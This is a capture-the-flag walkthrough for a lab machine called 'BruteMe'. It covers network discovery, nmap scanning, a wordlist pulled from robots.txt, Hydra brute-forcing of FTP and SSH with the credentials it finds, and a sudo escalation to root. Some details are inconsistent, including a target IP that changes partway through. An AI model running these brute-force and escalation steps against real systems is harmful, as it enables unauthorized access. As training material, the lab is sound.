

BruteMe hack

1. Create a new folder, enter that folder, and run **sudo netdiscover** to find the target IP.

```
kali@kali: ~/brute-me
Session Actions Edit View Help
(kali@kali)-[~]
$ mkdir brute-me
(kali@kali)-[~]
$ cd brute-me
(kali@kali)-[~/brute-me]
$ sudo netdiscover
```

2. The IP shown with **VMware Inc** is your target machine.

```
kali@kali: ~/brute-me
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address      | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.1.8   | 76:01:2d:40:07:9c   | 1      | 60  | Unknown vendor        |
| 192.168.1.9   | 00:0c:29:59:ec:93   | 1      | 60  | VMware, Inc.          |
+-----+-----+-----+-----+-----+-----+
```

3. Run the **nmap** command to check service versions and open ports, then save the results.

```
(kali@kali)-[~/brute-me]
$ nmap -sV -sC 192.168.1.9 -oN nmap-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 04:14 EST
Nmap scan report for 192.168.1.9
Host is up (0.00020s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 2e:11:1c:8d:0e:6c:48:8e:57:0f:96:b5:35:ee:f2:a5 (DSA)
|_ 2048 9b:dc:ef:25:dc:63:d4:0e:f5:4f:d3:d2:a0:16:b5:56 (RSA)
|_ 256 4a:28:13:00:7a:94:a6:4e:c3:3e:6b:81:25:ac:e5:9e (ECDSA)
|_ 256 44:46:e9:fd:b8:74:23:8d:a9:24:27:34:2d:36:62:f3 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: e1Pr0f3ss0r's l3g4cy
MAC Address: 00:0C:29:59:EC:93 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.31 seconds
```

4. If **port 80** is open, run the HTTP nmap script and save those results as well.


```
(kali㉿kali)-[~/brute-me]
$ nmap --script=http-enum.nse 192.168.1.9 -oN nmap-script-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 04:15 EST
Nmap scan report for 192.168.1.9
Host is up (0.00024s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
20/tcp    closed ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
| http-enum:
|   /test/: Test page
|   /test.txt: Test page
|_  /robots.txt: Robots file
MAC Address: 00:0C:29:59:EC:93 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

5. Open the browser and visit the **robots.txt** file (the one you found in the nmap script output).




6. In creds.dic (we get from robots.txt), you will see a list of words — these might be potential **usernames or passwords**.



```
tokyo
berlin
nairobi
rockyou
papel
la-casa
money-heist
nobita
ninja7
ikn0wy0u
don'tbruteme
legacy
crackit
badboy123
anonymous
admin
user123
mr.r0b0t
darlen
travel3r
academy.icorx
b3ll@cla0
caroline
g0ldf1$h
purple
b3stfrlends
h3l10fr113nd
D3nv3r
proxy99
```


7. Copy all those words and save them into a file with any name for ex: creds.dic.



The image shows a screenshot of a text editor window titled "~/brute-me/creds.dic - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons for file operations and editing. The main text area contains a list of 30 words, each preceded by a line number from 9 to 30. The words are: nob1ta, ninja7, ikn0wy0u, don'tbruteme, legacy, crackit, badboy123, anonymous, admin, user123, mr.r0b0t, darlen, travel3r, academy.icorx, b31l@c1a0, caroline, g01df1\$h, purple, b3stfr1ends, h3l10fr113nd, D3nv3r, proxy99, and line 31 is currently empty with a cursor.

```
9 nob1ta
10 ninja7
11 ikn0wy0u
12 don'tbruteme
13 legacy
14 crackit
15 badboy123
16 anonymous
17 admin
18 user123
19 mr.r0b0t
20 darlen
21 travel3r
22 academy.icorx
23 b31l@c1a0
24 caroline
25 g01df1$h
26 purple
27 b3stfr1ends
28 h3l10fr113nd
29 D3nv3r
30 proxy99
31 |
```

8. Inside the **info.txt** file (also found from robots.txt), you get hints about which tools you should use.



```
##### Brute-Forcing FTP Port using hydra #####

hydra -L user.txt -P pass.txt ftp://targetip -t4

##### FTP Commands #####
#This command is used for connecting the host or target
ftp -p <target IP>


#After logging into FTP Server You will get the FTP Prompt like this
ftp>

#To Download any file from the FTP Server, following command is useful, it will download the file
from ftp server to your system.
ftp> mget filename.txt

#You can use the following command for getting FTP commands by typing
ftp> help

#For Listing the directories you may use the "ls" command
ftp> ls
```

9. Using the hint from info.txt, run the **Hydra command** — this gives you a valid **username and password**.



```
(kali㉿kali)-[~/brute-me]
$ hydra -L creds.dic -P creds.dic ftp://192.168.1.9
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-10 04:23:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 900 login tries (l:30/p:30), ~57 tries per task
[DATA] attacking ftp://192.168.1.9:21/
[21][ftp] host: 192.168.1.9 login: ninja7 password: caroline
[STATUS] 305.00 tries/min, 305 tries in 00:01h, 595 to do in 00:02h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

10. Log in using **FTP** (as hinted in info.txt), run **ls**, download all files using **get**, then exit FTP.

```
(kali㉿kali)-[~/brute-me]
$ ftp 192.168.1.9
Connected to 192.168.1.9.
220 Welcome to e1Pr0f3ss0r's FTP service.
Name (192.168.1.9:kali): ninja7
331 Please specify the password.***** Brute-Forcing FTP Port using hydra *****
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||21344|).***** FTP Commands *****
150 Here comes the directory listing.
-rw-r--r--  1 0      0      200 Aug 20  2022 flag3.txt
-rw-r--r--  1 0      0      1097 Aug 20  2022 let-me-help.txt
-rw-r--r--  1 0      0      29 Aug 20  2022 users.txt
226 Directory send OK.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
229 Entering Extended Passive Mode (|||62073|).
150 Opening BINARY mode data connection for flag3.txt (200 bytes).
100% |*****| 200      15.50 KiB/s   00:00 ETA
226 Transfer complete.
200 bytes received in 00:00 (15.04 KiB/s)
ftp> get let-me-help.txt
local: let-me-help.txt remote: let-me-help.txt
229 Entering Extended Passive Mode (|||13001|).
150 Opening BINARY mode data connection for let-me-help.txt (1097 bytes).
100% |*****| 1097      84.02 KiB/s   00:00 ETA
226 Transfer complete.
```

11. One of the downloaded files is **flag3**.

```
(kali㉿kali)-[~/brute-me]
$ cat flag3.txt
Hey.... Are You Looking for user/passwords?, I can Help You.....but dont brute-me with creds.dic.

SSH brute-forcing may take some time but its usefull technique for getting into user or root...
```

12. Another file called **let-me-help-you** gives you an important hint.

```
Commonly Used Brute Force Tools <target IP>
#####

#For logging into FTP Server You will get the FTP Prompt like this
ftp>

#To Download any file from the FTP Server, following command is used
from ftp server to your system.

ftp> mget filename.txt

#You can use the following command for getting FTP commands by typing
ftp> help

#For listing the directories you may use the "ls" command
ftp> ls

1) hydra

Usage:-

hydra -L user.txt -P creds.dic ftp://targetip -t4

hydra -L users.txt -P creds.dic ssh://targetip -t4
```


13. There is also a **users.txt** file downloaded from FTP.

```
(kali㉿kali)-[~/brute-me]
$ cat users.txt
brurte-me
ninja7
elprofessor
```

14. Based on the hint from let-me-help-you, run Hydra again — this time you get **two** usernames and passwords.

```
(kali㉿kali)-[~/brute-me]
$ hydra -L users.txt -P creds.dic ssh://192.168.1.9
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-10 04:34:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:3/p:30), ~6 tries per task
[DATA] attacking ssh://192.168.1.9:22/
[22][ssh] host: 192.168.1.9 login: ninja7 password: caroline
[22][ssh] host: 192.168.1.9 login: elprofessor password: b31l@c1a0
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-10 04:34:56
```

15. Log in using **SSH**, type “yes” when prompted, and enter the password for the user you choose.

```
(kali㉿kali)-[~]
$ ssh ninja7@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ED25519 key fingerprint is SHA256:uIKXd/JLz2WmKCHMtmwvGUs/eFx1QBtR+lKEURmg5wM.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ED25519) to the list of known hosts.
ninja7@192.168.1.10's password:
Machine IP is :
Last login: Tue Dec 9 22:29:51 2025 from 192.168.1.11
ninja7@ubuntu:~$
```

16. After logging in, run **ls** and **ls -a** to see hidden files.

Then read **.bash_history** to see commands used by the developer.

```
ninja7@ubuntu:~$ ls
flag3.txt  let-me-help.txt  users.txt
ninja7@ubuntu:~$ cat flag3.txt
Hey.... Are You Looking for user/passwords?, I can Help You.....but dont brute-me with creds.dic.

SSH brute-forcing may take some time but its usefull technique for getting into user or root...
ninja7@ubuntu:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  flag3.txt  let-me-help.txt  .profile  .ssh  users.txt
ninja7@ubuntu:~$ cat .bash_history
cd
cd
cd ..
cd
su root
ls
cat final_flag.txt
sudo cat final_flag.txt
ftp -p localhost
```

17. From bash history, you find **sudo -i** was used. Run **sudo -i**, enter the password, go to **/root**, and read the final flag.

The machine is now fully hacked.

```
su elprofessor
ls
cat flag-1.txt
cat final_flag.txt
sudo -i
cd ..
ls
cd ..
sudo -i
ninja7@ubuntu:~$ sudo -i
[sudo] password for ninja7:
root@ubuntu:~# cd /root
root@ubuntu:~# ls
final_flag.txt
root@ubuntu:~# cat final_flag.txt
7fa0aaaafefb29c95e9404ecc5df4ed8b -
root@ubuntu:~#
```